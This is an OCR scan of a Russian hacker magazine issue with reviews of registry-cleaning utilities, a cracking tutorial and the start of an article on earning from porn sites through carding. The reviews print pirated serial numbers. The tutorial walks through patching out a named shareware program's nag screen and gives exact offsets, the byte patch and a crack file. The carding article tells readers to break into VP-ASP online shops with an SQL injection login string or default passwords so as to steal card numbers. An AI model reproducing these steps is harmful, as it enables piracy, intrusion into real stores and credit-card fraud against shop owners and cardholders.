PowerClean (суперпылесос) - включает Registry (отображает неиспользуемые или некорректные записи реестра), Duplicate Files (отображает повторяющиеся файлы), Orphaned Files (отображаемые приложения с незавершенной установкой и динамические библиотеки), Advanced (более наглядное отображение возможностей пылесоса).
Activity Log (логи) - включает Report Summary (отображает все отчеты программы), Report Log (отображает лог действий QuickClean), Disk Analysis (анализирует изменения на дисках), File Analysis (анализирует изменения в файлах).




Фейс McAfee QuickClean

Вывод: очень мощная программа, которая позволяет освободить жесткий диск и систему от хлама без удаления критически важных директорий, файлов и записей.

<McAfee UnInstaller v.6.01>

Один производитель - одна стратегия. Опять тот же дизайн, опять тот же нестандартный подход к установке с конфигурацией программы. Поменялось только название.



Еще один стильный стиратель от McAfee


Все те же пять шагов, так что описывать нет смысла - смотри предыдущее описание. Аналогично ставится защита на файлы и директории, генерится база о текущем состоянии твоей системы.

NEXT

PC_Zone

СОФТВЕРНЫЕ АССЕНИЗАТОРЫ


Андрей Каролик (andrusha@sl.ru)


Основное меню McAfee UnInstaller

Ладно, устанавливаю, запускаю и смотрю дальше. Открываю подменю... Еперный дятел. Те же возможности, только другое ветвление в меню и нету возможности чистить мусор в браузерах. Я даже не понял, зафиг было делать две разные проги, если они практически одинаковые. Но, видимо, догоняю - с двух прог лаве собрать можно в два раза больше :). Описывать дальше не буду, так как полная аналогия с предыдущим описанием.
Вывод: если у тебя еще не стоит McAfee QuickClean, то можешь смело ставить себе McAfee UnInstaller.


<NBG Clean Registry v.1.7>

По виду программы сразу не сказал бы, что это крутой девайс. Скорее чей-то самопальный вариант. Но пошуровав внутри, понял, что программа стоящая.



Внешний прикид NBG Clean Registry



NBG Clean Registry в своем роде системная утилита для Windows 95/98/NT/2000, позволяющая чистить реестр. Она находит файлы и папки с неверными ссылками на программы и по желанию удаляет их. В настройках ты можешь определить, на каком диске смотреть реестр и в каких разделах реестра рыться.


Настройки в NBG Clean Registry


После выставления нужных настроек запускаешь и ждешь некоторое время, пока эта шняга пробежит по твоему реестру и проверит соответствие записей в реестре текущему состоянию дел на твоем винте. В процессе генерится список с указанием разделов, ветвей и некорректных записей в них. Кстати, сканирование ты можешь остановить в любой момент. Далее просто бегаешь мышкой по списку и чистишь, что считаешь нужным. К тому же тут есть функция Cure (можно через F3), которая пытается исправить некорректную запись.


Подмывайся перед сном

Вывод: простая и в то же время надежная щетка для чистки реестра, советую поиметь для своего гардероба.


<QuickClean v.5.07>

Простая программка для очистки дисков от избыточной информации.



Добро пожаловать в QuickClean

Такое впечатление, что у автора проги была какая-то фобия, так как прога открывается в малюсеньком окошке и нет никаких менюшек, а просто всегда есть кнопка "Дальше". После заставки сообщается, что надобно выбрать диски, которые пора почистить, а какие стоит игнорировать.




Что будем чистить


Потом появляется миловидный пьяный сейф :) и надпись, что, типа, все путем, чувак, можешь пока пить пиво. Потом программа запрашивает на удаление разные файлы, которые по ее мнению тебе больше не нужны (всяческие *.bak, *.tmp и т.д.). Если ты не решишься, что делать с файлом в течение 15 секунд, то QuickClean оставит его в покое и начнет спрашивать о следующем. Если же ты ответишь "Не удалять", то будет запрос на то, чтобы пометить его от следующего сканирования программой, чтобы не отвечать "Нет" каждый раз. Выбрать можно только этот файл, подобные или все из этой директории.



Запрос на удаление


В конце всей процедуры программа наконец родит нечто, напоминающее главное меню, в котором будут подразделы:
Schedule Scandisk - запуск скандиска (с выбором - использовать виндовый скандиск или любой другой, который ты установил на свою тачку).
Schedule Defragmentation - запуск дефрагментатора (с выбором - использовать виндовый дефрагментатор или любой другой, который ты установил на свою тачку).
Schedule Other Objects - область других приложений (сюда ты можешь мышкой перетащить иконки других прог по чистке и мытью системы).
Edit Schedule Task List - редактирование графика субботников.
More Settings - установки для самого QuickClean.
Quit Programm - слинять.


Меню QuickClean


Настройки QuickClean

Вывод: простой мусоросборник старых (дату задаешь сам), нулевых (по размеру), ненужных, установочных файлов и прочего барахла на винте.

<Registry Compressor Pro v.1.1>



При регистрации введи серийный номер RCHJERMWRL




PC_Zone

СОФТВЕРНЫЕ АССЕНИЗАТОРЫ

Андрей Каролик (andrusha@sl.ru)

Специфическая программулька, которая автоматически пересоздает реестр в случае возникновения проблем с системой. Есть еще возможность оптимизировать реестр по максимуму, вычищая мусор, который осел на стенках. Собственно эту функцию я и протестировал. Ткнул Compress, после чего программа сказала: чувак, все в норме, перезагружай тачку. Перезагрузил. До загрузки виндов подгрузился процесс считывания и бекапа старого реестра. После этого пошли анализ, чистка и перезапись реестра. На моем 450-ти мегагерцовом втором пне это заняло минут 30. После следующей перезагрузки глюков не заметил, а программа радостно мне сообщила, что мой реестр похудел на 45Кб и скорость будет, как на форсаже :). В любом случае программа делает бекап, и ты всегда сможешь вернуть то, что было до. Программа удобна еще в частом тестировании шаров. Так как именно эти особи сильнее всего засоряют реестр, то ты всегда сможешь их снести, а реестр подгрузить из предварительно сделанного бекапа.




Результат после чистки реестра

Вывод: предохраняться надо не только во время секса, так что почисти и забекапь свой реестр на случай инфекции.


<Registry Search and Replace v.2.15>

Еще одна утилита, с помощью которой можно на случай ядерной войны сохранить реестр Windows NT и Windows 9x.



При регистрации введи Name: X Info: Xaker Serial: 25885EC0-4DFC

Кроме того, в этой программе можно делать поиск по задаваемому шаблону в реестре и вносить какие-то изменения опять же по шаблону. Удобно, если у тебя пошаливает какая-то программа, а тебе лениво искать ее корни в реестре вручную. Просто ищешь с шаблоном, который содержит ее название. Программа может работать как с локальным реестром, так и с удаленным (в сети). Видимо, веяния интернет-технологий задели автора за живое :).



Раз, два, три, четыре, пять - я иду искать

Вывод: более слабая, но доступная аналогия Registry Compressor.

<Registry Tools v.2.0>

Из названия я сначала подумал, что это целый пакет по работе с реестром и системой, Tools все-таки. Оказалось же, что Registry Tools - простое приложение для резервного сохранения и восстановления реестра окошек.



Морда Registry Tools

Как и обычно, есть возможность сохранить текущий реестр (Backup Registry) и есть возможность потом его же восстановить (Restore Registry). Единственное отличие программы в том, что она позволяет еще делать резервную дискету, с которой реестр можно восстановить из доса (Make Fix-it Disk). Вроде бы небольшое, но гиперполезное дополнение. Вывод: учитывая, что весит установленная прога не более 1,2 Мб, можно поставить в качестве компактного огнетушителя.


<Super Cleaner v.1.6>

Еще одна кульная программка напоследок, хотя отношения к реестру прямого она и не имеет. Но с мусором работает заедательски.




Регимся

Внешний вид приятен и не отпугивает :). Сфера деятельности изначально разделена на 4 раздела: работа с ненужными файлами (Unneeded Files), работа с мусором от Инета (Internet Privacy), работа с меню "Пуск" (Start Menu Cleaner) и подработка на других фронтах (Miscellaneous).



Скин Super leaner

Теперь подробнее по разделам. В Unneeded Files размещен сканер на предмет наличия на твоих винтах различных ненужных и устаревших файлов. После сканирования выводится списочек, который ты можешь уже вручную покоцать. В опциях ты можешь определить, какие файлы искать, где их сканировать и что с ними делать при удалении (в корзину помещать или нет).



Unneeded Files


Можно задать типы файлов для поиска

В Internet Privacy ты можешь почистить временные файлы браузеров, удалить запомненные урлы (файлы журнала) и почистить куки. К моему удивлению, тут есть даже разделение на два вида браузера - ИЕ и Нетшкаф. А где же Опера :)?



Internet Privacy


В Start Menu Cleaner ты сможешь избавиться от пустых ссылок в меню "Пуск". Опять же в наличии сканер, в котором можно задать, где искать (сдр-ом, съемные диски, сетевые диски) и помещать ли в корзину при удалении. Все просто и удобно.



Start Menu Cleaner

В Miscellaneous можно:

- почистить корзину
- расставить все ссылки в "Пуск" в алфавитном порядке
- расставить все ссылки в "Favorites" в алфавитном порядке
- очистить Пуск -> Документы в "Пуск"
- очистить Run в "Пуск"



КАРТИНКА : 9g.bmp

Miscellaneous

Вывод: SuperCleaner - быстрый, мощный и простой мусоросборник для пользователей Windows 95/98/NT и 2000.

<Пы.Сы.>

Все приведенные программы ставил и тестировал собственноручно и в трезвом состоянии :), но какая из них более оптимально подходит тебе для чистки реестра - смотри сам. Однозначно забудь про виндовый regedit и поставь любую из вышеописанных программ, которая максимально удовлетворяет твои запросы. Удачи в уборке :).


Собери их срочно!
Это Rulez точно!
Sprite®
Самовыражение
достойно уважения!
The Coca-Cola Company против уличного вандализма и хулиганства.
Sprite является зарегистрированным товарным знаком The Coca-Cola Company. ©2002 The Coca-Cola Company. Напиток сертифицирован.

Взлом

CRACKING: ШАГ ВТОРОЙ

Александр А. Феденко aka badman forever
(fedenko_soft@mail.ru)


CRACKING: шаг второй

В статье "Cracking: шаг первый", вышедшей в июльском номере журнала, я описал инструментарий, который необходим для взлома программ, и обещал в дальнейшем рассказать о методах взлома различных защит на конкретных примерах. Выполняю данное обещание. Итак, шаг второй, практический.

Ты установил шароварную программу. И автор даже согласен дать тебе возможность бесплатно ею попользоваться. Но поскольку он, как и ты, не прочь иногда посидеть с девочками в баре, попивая ром с кока-колой и закусывая рябчиком в ананасах, прокатиться по улице на сверкающем "Ягуаре", то в его прогнившей душе зарождается мысль, что ты ему должен. И не веря, что восторженные пользователи сразу же побегут платить свои кровные, как только он об этом попросит, автор начинает добавлять в программу различные ограничения или штуки, которые будут мешать тебе работать, пока ты не заплатишь. Но в тебе-то течет кровь твоих предков, свято веривших в коммунизм, а попросту говоря: в полную халяву. И в тот момент, когда рука человека, всосавшего вкус капитализма с молоком матери, тянется к кошельку или кредитной карточке, твоя рука решительно сворачивается в увесистый кукиш :). И тебе остается одно - исправить чужую программу, лишь бы не платить денежку. Даже если цена ей полкопейки. Конечно, можно скачать готовый крэк или даже написать свою программу. Но ведь ты твердо решил стать крэкером.


Nag-screen'ы в шароварных программах

Один из самых популярных способов убеждать пользователя в том, что зарегистрированная программа предпочтительнее незарегистрированной, - время от времени (лучше в самый неподходящий момент) выводить так называемый nag-screen. Т.е. окно, в котором автор обычно напоминает, что неплохо бы уже и денежку заплатить. В простейшем случае других ограничений у программы может и не быть, и тогда nag-окно является единственным раздражающим моментом. Иногда такие окна всплывают и в бесплатных программах и имеют рекламный характер, что, впрочем, раздражает не меньше. Nag-окна можно увидеть в ICQ, ACDSee, WinRAR, да что там говорить, практически во всех шароварных программах.



Nag-screen в Mail Them Pro


Так как ты сейчас будешь первый раз в жизни взламывать программу, я решил подобрать пример достаточно несложный. И удаление nag-окна вполне для этого подходит. В качестве подопытного кролика у нас будет выступать программа Mail Them Pro 6.2 (www.kadmy.com), предназначенная для массовой рассылки электронной почты (говоря языком русским - для спама). При запуске она каждый раз выводит окно, в тексте которого тебе предлагают расстаться с 70 американскими рублями без 5 американских копеек. После нажатия кнопки "I Agree" nag-screen исчезает и запускается главное окно программы. Кроме того, незарегистрированная версия позволяет за одну сессию отсылать письмо не более чем на 40 адресов. Также отключена функция сохранения списков рассылки, а в хвост отсылаемых писем добавляется строчка "NEVER SEND SPAM. IT IS BAD".



Запущенный Mail Them Pro

Крякаем Mail Them Pro


Итак, ставь Mail Them Pro, и мы приступим к процессу взлома. Как я уже сказал, наша основная задача - отключить nag-screen. Остальные ограничения нас пока не интересуют. Конечно, если удастся обойти и их - отлично, если нет - черт с ними, это пока не главное. Посмотрим на сам файл mailthem.exe с помощью редактора QView или встроенного в FAR вьювера. Наметанный глаз сразу заметит, что программа написана и откомпилирована в среде Delphi. Например, на это указывают встречающиеся в общей каше названия стандартных классов и обработчиков событий, свойственные этому компилятору. В частности, упоминание класса TApplication. Скажу честно, я специально подобрал программу, написанную в Delphi. Дело в том, что при взломе таких программ у крэкера есть дополнительные возможности и будет глупо ими не воспользоваться. Вообще, знание того, на каком языке написана и в чем откомпилирована программа, позволяет порой существенно ускорить процесс взлома и избавляет от массы рутинной работы. Всегда помни об этом.



Определяем, что программа сделана на Delphi

Дизассемблируем

Первое, что мы делаем, - загружаем файл mailthem.exe в дизассемблер IDA Pro. Первоначальный анализ начинается автоматически. После того как дизассемблирование завершится, необходимо убедиться, что IDA подключила нужный модуль с сигнатурами библиотечных функций Delphi. Для этого идем в меню View и выбираем пункт Signatures. Если открывшийся список пуст, жмем клавишу [Insert] и из полного списка поддерживаемых библиотек выбираем модуль для Delphi. После того как процесс распознавания завершится, открываем список найденных функций (пункт меню View/Functions). Чтобы в этом окне быстро найти нужную функцию (а их там будут тысячи), достаточно просто набрать ее имя на клавиатуре. Нас интересует одна - TCustomForm::Show. Этот вызов наследуется всеми оконными формами в Delphi, и именно с его помощью мы отловим вывод nag-окна. Жмем [Enter], теперь в окошке с дизассемблированным текстом программы (чтобы быстро переключиться на него, нажми [Alt][2]), указатель встал на начало этой функции. Сразу же запишем ее адрес 0044EE90 (здесь и далее все адреса и смещения - шестнадцатеричные), он нам еще понадобится. Справа, в виде комментария, указаны адреса, откуда функция вызывается. Так как их много, то изучать эти вызовы в дизассемблере - занятие долгое, и мы переходим к следующему шагу - использованию отладчика SoftICE.




Дизассемблируем Mail Them Pro

Сам процесс взлома

Запускаем Symbol Loader (загрузчик для SoftICE). Открываем в нем наш файл mailthem.exe (через пункт меню File/Open Module). Убедись, что в настройках загрузчика (меню Module/Settings) в разделе Debugging стоит галочка у пункта Stop at WinMain, Main, DllMain, etc. Это заставит SoftICE сразу после начала отладки остановить процесс выполнения программы (нам это пригодится). А теперь запускай отладку (Module/Load). Загрузчик сообщит об отсутствии отладочной информации, забудь об этом, ни в одной коммерческой программе ты ее, скорее всего, никогда и не увидишь, так что просто продолжай загрузку.

Итак, мы оказались в главном окне отладчика. Ты удивлен, что перед тобой обычная командная строка. Забудь про красивые окна, мощь командного языка SoftICE огромна и не уместится ни в одном гуевом интерфейсе. Первым делом убедись, что, кроме области командной строки, отображены все окна, которые понадобятся при работе. Основные - это регистры процессора, данные и непосредственно исполняемый код на языке ассемблера. Переключаются они командами WR, WD и WC, соответственно. Для ознакомления с другими командами набери HELP (или просто H). А FKEY расскажет тебе об используемых горячих клавишах.



Приступаем к кряку

Но вернемся к нашему кролику. Если ты еще не забыл, нам необходимо отследить вызовы функции TCustomForm::Show. Для этого нужно установить точку останова (breakpoint). Выполним команду BPX 44EE90 (адрес мы взяли в IDA). Теперь каждый раз, когда программа будет выполнять эту функцию, мы будем выпадать в отладчик. Запусти программу

NEXT

Взлом

CRACKING: ШАГ ВТОРОЙ

Александр А. Феденко aka badman forever
(fedenko_soft@mail.ru)



на выполнение (команда X или G, либо клавиша [F5]). Как видишь, ты практически сразу же оказался опять в отладчике. Это сработал наш breakpoint. Т.е. программа собирается вывести окно (мы ее остановили в начале процедуры вывода). Продолжи выполнение. Появилась заставка, и ты снова вывалился в отладчик. Сейчас будет выведено еще одно окно. Жмем [F5] и видим тот самый nag-screen, от которого хотим избавиться. Значит, второй вызов процедуры и выводит не полюбившееся нам окно. Жмем кнопку "Quit". И заново запускаем программу через загрузчик. Затем [F5] для запуска до первого останова и еще раз до второго. Сейчас программа остановлена в начале процедуры вывода nag-окна. Но функция TCustomForm::Show используется для вывода всех форм. Поэтому наша задача вернуться через стек на несколько процедур назад, к тому вызову, который отвечает только за nag-screen. Есть один момент, который должен нам помочь. Ведь это окно появляется только в случае, если программа не зарегистрирована. Значит, скорее всего, перед нужным нам вызовом должна происходить проверка на предмет отсутствия в твоем кармане 69.95 вечнозеленых, отданных за регистрационный ключ. Проверим наши умозаключения. Для возвращения из текущей процедуры к точке, откуда она была вызвана (а точнее - к следующей за вызовом инструкции) служит команда P RET (или клавиша [F12]). Попробуем нажимать ее, пока перед вызовом не увидим команду сравнения. После двух возвратов программа перестала выпадать в отладчик и заработало nag-окно. Нажимаем на нем кнопку "I Agree", еще 3 возврата, и появляется нечто похожее на то, что нам нужно:

```
005083EA        MOV    EAX, [005142D8]
005083EF        MOV    EAX, [EAX]
005083F1        CMP    BYTE PTR
[EAX+000002FC], 00
005083F8        JNZ 00508409
005083FA        MOV    EAX, [005142D8]
005083FF        MOV    EAX, [EAX]
00508401        MOV    EDX, [EAX]
00508403        CALL   [EDX+000000D8]
00508409        RET
```

По адресу 00508403 находится вызов, из которого программа только что вернулась. А по адресу 005083F8 - условный переход, обходящий этот вызов. Даем команду продолжить выполнение и выходим из программы. Заново запускаем отладку, удаляем наш breakpoint (команда BC *) и устанавливаем новый (BPX 5083F8). После продолжения вываливаемся в отладчик как раз на условном переходе. Чтобы перескочить процедуру вывода nag-окна, сбрасываем флаг Z в регистре флагов (команда R FL=-Z). Продолжаем выполнение. И что мы видим? Видим сразу главное окно программы. Никакого nag-окошка. Победа! Бежим к холодильнику за пивом.

Создаем кряк

Но мы добились результата в отладчике, теперь нужно исправить исполняемый файл и создать крэк. Как найти нужное смещение в файле, ведь в дизассемблере и отладчике мы работали с абсолютными адресами. Во-первых, можно просто поискать последовательность байтов в файле. Но это не серьезно. Их можно легко высчитать. Если ты уже закрыл программу - запусти по новой, если нет - вернись в SoftICE (комбинация [Ctrl][D]). Набери команду MAP32 MAILTHEM. Ты увидишь абсолютные адреса сегментов ломаемой программы. Нас интересует сегмент CODE, его адрес 00401000. Вычитаем его из адреса найденной инструкции. Это можно сделать в командной строке того же SoftICE, просто набери ? 005083F8-00401000. Увидишь результат 1073F8. Это смещение команды относительно начала сегмента. Теперь копируем mailthem.exe в cracked.exe. Последний открываем с помощью утилиты QView. Переключаем ее в режим дизассемблирования (клавишей [Enter]). Нажимаем [F8] - просмотр заголовка, затем [F3] - список сегментов. Физическое смещение сегмента CODE относительно начала файла - 400. Т.е. условный переход находится в файле по смещению 400+1073F8=1077F8. Убедись, что файл просматривается как 32-битное приложение (переключение 16/32 бит - клавиша [F2]). Далее нажми [F5] и введи вычисленное нами смещение для перехода на нужную команду. Осталось изменить условный переход на безусловный. Перейди в поле ассемблерных команд и исправь JNZ на JMP. Либо просто поменяй опкод 75 на EB. Выйди из QView, сохранив изменения. Запусти cracked.exe и убедись, что nag-screen исчез бесследно. А мы всего-то поменяли один байтик.

Осталось поделиться результатом со всей мировой общественностью. Т.е. создать крэк. Для этого воспользуемся утилитой Compare2Unlimited. Заполни один раз файл C2U.CFG своими данными, и при генерации крэка они автоматически будут подставляться в файл. Утилита C2U требует два параметра - имена исходного файла и исправленного. Вот как выглядит наш крэк:

```
[BeginCRX"MAILTHEM.CRX"]-------------------
--
 Description   : [W32] Mail Them Pro 6.2
 Crack subject : Nag-Screen
 [BeginCRA]----------------------------------
Patch was made to show how easy crack pro-
gram
#SINGLE
#SIZE 1485824
#CHKSUM 94E5FEC2 8BC443C2

Difference(s) between mailthem.EXE &
cracked.EXE
MAILTHEM.EXE
001077F8: 75 EB

[EndCRA]-----------------------------------
[EndCRX]-----------------------------------
```

Вот и все. Теперь ты сам видишь, насколько легко ломаются современные программы. Удачных тебе взломов. В следующей статье я покажу, как обходятся другие виды защит и помогу освоить другой крэкерский инструментарий.

TIPS&TRICKS



(Джентльмены, не могу не заметить, что этот совет от молодой, симпатичной (!) кодерши. Читай и стыдись, если ты этого не знал :] - И. С.)


Как добраться до контрола в Delphi, который полностью скрыт под другими?

1) Найди и выдели его в Object TreeView.
2) Щелкни мышкой по заголовку формы, на которой он лежит, чтобы она стала активной.
3) Все, теперь доступ к меню открыт! Edit -> Bring To Front.

Динара dinara@dinara.ru http://dinara.ru



Цветок



Что лучше: картинка или текст? Новый монитор Philips с функцией Lightframe III автоматически распознает текстовые и графические области файла и показывает каждую из них с оптимальным разрешением. Для чего это нужно? Philips Lightframe III более качественно передает изображение интернет-страниц, презентаций PowerPoint, увеличивает возможности редактирования фотографий и улучшает изображение в целом. Не важно какой у Вас компьютер. Важно какие периферийные устройства Вы используете...

ОЛДИ	(095) 969 21 11	Систем	(095) 781 23 84	ТАН	(8512) 24 57 43
Ultra Computers	(095) 729 52 44	СтартМастер	(095) 935 38 52	Лидер	(8612) 55 85 77
Белый Ветер	(095) 730 30 30	Техносила	(095) 777 8 777	НОТА	(3832) 18 22 58
Березка	(095) 362 78 40	Техмаркет компьютерс	(095) 363 9 333	Параллакс	(8432) 93 55 46
МВидео	(095) 777 777 5	Информатика	(8632) 99 01 01	Компьютерный мир	(812) 303 90 47
Партия	(095) 787 70 07	МКТ Тюмень	(3452) 41 51 24	Компьютер-Центр "КЕЙ"	(812) 325 33 16

Дополнительная информация на сайте: www.philips.com/pcstuff

Взлом

КАК СТАНОВЯТСЯ ПОРНОБАРОНАМИ

Virus (card@hacknow.org)

ПОРНОЗАРПЛАТА

КАК СТАНОВЯТСЯ ПОРНОБАРОНАМИ

Все изложенное в статье подается как информация. Чтобы ты всегда мог сказать: "Да, теперь я об этом знаю достаточно". Мы настоятельно не рекомендуем применять эти знания на практике, т.к. многие из этих действий являются незаконными:
Статья 159. Мошенничество.
Статья 242. Незаконное распространение порнографических материалов или предметов.

Порно. Причудливые ассоциации... У некоторых сразу же возникают мысли о спрятанных видеокассетах в ящиках, у других - имена файлов, под которыми скрываются образы видео с жестким хардкором, извращениями под названием "she male", вездесущими lesbians и gays. И таких большинство. Но если оказаться не со стороны потребителя этой "чернухи", а ее продавцом, то можно зарабатывать и жить на эти деньги. О чем и разговор в этом материале.

Подготовка

Зарабатывать можно разными способами: более или менее легальным и не совсем легальным. При первом способе просто привлекаются настоящие покупатели порно. Приманивают их различной рекламой сайта, например, большущим спамом. Способ муторный, но заработанные деньги уже вряд ли заберут. Второе - это кардинг у самого себя. Здесь далеко не все так гладко: если будет большой процент фрауда, то заработанные деньги попросту не выплатят да еще и аккаунт на биллинге закроют.

Большое распространение получил второй вариант, но для него необходимо довольно немалое количество живых кред. Их можно затрэйдить в IRC, вытащить из поломанных онлайн-магазинов. Особой популярностью пользуется ломка этих самых shop'ов. Вот один из способов: взлом кривых интернет-магазинов VP-ASP. Можно просто зайти на какой-нибудь поисковик (американский), набрать в строке поиска "VP-ASP" (без кавычек). Отобразится список магазинов с установленным VP-ASP. К адресам этих шопов добавить "/shopadmin.asp". В итоге адрес получится примерно таким: http://shop.com/shopadmin.asp. Надо зайти на эту страницу, а в появившихся полях ввода логина/пароля ввести либо 'or''=' (со всеми кавычками), либо vpasp/vpasp или admin/admin. Также можно посмотреть инфу о том, где лежит сама база, сформировав запрос вида http://shop.com/shopping/shopdbtest.asp.

